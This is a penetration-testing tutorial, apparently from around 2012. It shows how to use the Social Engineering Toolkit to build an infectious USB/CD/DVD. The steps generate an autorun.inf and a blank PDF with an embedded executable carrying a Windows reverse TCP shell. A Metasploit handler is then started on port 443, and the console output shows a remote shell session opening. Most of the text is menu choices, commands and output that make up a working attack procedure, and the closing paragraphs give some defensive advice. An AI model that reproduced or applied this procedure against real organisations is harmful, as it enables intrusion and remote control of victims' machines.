

Infectious Media Attack

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) SMS Spoofing Attack Vector
8) Wireless Access Point Attack Vector
9) QRCode Generator Attack Vector
10) Third Party Modules

99) Return back to the main menu.

set> 3
```

The majority of people have at least one USB stick in order to transfer files from work to their homes. Also a common characteristic of all humans is curiosity. These two things combined together can create a huge threat which can affect any organization. This article is another example of why people are the weakest link in the security chain.

This type of attack allows the penetration tester to create a USB, DVD or a CD with malicious content. When the unsuspecting user will open the file the payload will be executed and it will return a shell. In this article we will explore this type of attack.

We are opening the Social Engineering Toolkit and we are selecting the Infectious Media Generator option.

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) SMS Spoofing Attack Vector
8) Wireless Access Point Attack Vector
9) QRCode Generator Attack Vector
10) Third Party Modules

99) Return back to the main menu.

set> 3
```

Infectious Media Generator

The implementation of this attack is very simple. SET will create automatically an **autorun.inf** file and a payload. For this scenario we will choose to use **File-Format Exploits** as an attack vector.

```
The Infectious USB/CD/DVD module will create an autorun.inf file and a
Metasploit payload. When the DVD/USB/CD is inserted, it will automatically
run if autorun is enabled.

Pick the attack vector you wish to use: fileformat bugs or a straight executable.

1) File-Format Exploits
2) Standard Metasploit Executable

99) Return to Main Menu

set:infectious>l
set:infectious> IP address for the reverse connection (payload):192.168.1.71
```

Selecting the Attack Vector

In the next image you can see the available payloads for this attack. We will use the default option which will embed an executable inside the PDF file.

```
Select the file format exploit you want.
The default is the PDF embedded EXE.

***** PAYLOADS *****

1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2) SET Custom Written Document UNC LM SMB Capture Attack
3) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
4) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
5) Adobe Flash Player "Button" Remote Code Execution
6) Adobe CoolType SING Table "uniqueName" Overflow
7) Adobe Flash Player "newfunction" Invalid Pointer Use
8) Adobe Collab.collectEmailInfo Buffer Overflow
9) Adobe Collab.getIcon Buffer Overflow
10) Adobe JBIG2Decode Memory Corruption Exploit
11) Adobe PDF Embedded EXE Social Engineering
12) Adobe util.printf() Buffer Overflow
13) Custom EXE to VBA (sent via RAR) (RAR required)
14) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
15) Adobe PDF Embedded EXE Social Engineering (NOJS)
16) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
17) Apple QuickTime PICT PnSize Buffer Overflow
18) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
19) Adobe Reader u3D Memory Corruption Vulnerability

set:payloads>l1
```

Available Payloads

Now it is time to choose the payload that the malicious pdf will carry. Our option will be to return to us a simple Windows Shell.

```
[*] Default payload creation selected. SET will generate a normal PDF with embedded EXE.

1. Use your own PDF for attack
2. Use built-in BLANK PDF for attack

set:payloads>2

1) Windows Reverse TCP Shell          Spawn a command shell on victim and send back to
attacker
2) Windows Meterpreter Reverse_TCP     Spawn a meterpreter shell on victim and send bac
k to attacker
3) Windows Reverse VNC DLL            Spawn a VNC server on victim and send back to at
tacker
4) Windows Reverse TCP Shell (x64)    Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse_TCP (x64) Connect back to the attacker (Windows x64), Mete
rpreter
6) Windows Shell Bind_TCP (X64)       Execute payload and create an accepting port on
remote system
7) Windows Meterpreter Reverse HTTPS   Tunnel communication over HTTP using SSL and use
Meterpreter

set:payloads>1
```


Choose the payload

We will set the port at 443 which is the default option and then the Social Engineering Toolkit will create the autorun file and the malicious PDF automatically.

```
set:payloads> Port to connect back on [443]:
[*] Defaulting to port 443...
[*] Generating fileformat exploit...
[*] Payload creation complete.
[*] All payloads get sent to the /pentest/exploits/set/src/program_junk/template.pdf director
y
[*] Your attack has been created in the SET home directory folder 'autorun'
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
set> Create a listener right now [yes/no]: yes
[-] ***
[-] * WARNING: Database support has been disabled
[-] ***
```

Generating the Exploit

Now lets say that during a penetration test we have plant the USB stick in a place that it will be too obvious for the employees to discover it.If someone takes that USB and connect this to his work computer then he will see a PDF file which is blank.



Malicious PDF

At that time the payload will be executed on his machine and it will return to us a remote shell.

```
[*] Processing /pentest/exploits/set/src/program_junk/meta_config for ERB directives.
resource (/pentest/exploits/set/src/program_junk/meta_config)> use multi/handler
resource (/pentest/exploits/set/src/program_junk/meta_config)> set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
resource (/pentest/exploits/set/src/program_junk/meta_config)> set lhost 192.168.1.71
lhost => 192.168.1.71
resource (/pentest/exploits/set/src/program_junk/meta_config)> set lport 443
lport => 443
resource (/pentest/exploits/set/src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 192.168.1.71:443
[*] Starting the payload handler...
[*] Command shell session 1 opened (192.168.1.71:443 -> 192.168.1.76:1032) at 2012-04-08 19:55:50 +0100
```

Obtain a Remote Shell

Conclusion

This attack doesn't require any knowledge and it is very fast and easy to implement by anyone. This means that anyone that can plant a malicious USB stick inside a company can be a potential threat. It also points out how a simple USB or DVD can bypass the network perimeter and can become a threat for any company if the employees are not following the security policies. For example, companies should have a policy that would protect them against any mobile threats and the employees should follow that policy.

Companies must educate their users about the risks of such threats. Additionally this attack proves that it doesn't matter how much money an organization will spend for securing their network perimeter with Firewalls, IDS and IPS when the biggest threat may come from inside and with no bad intention.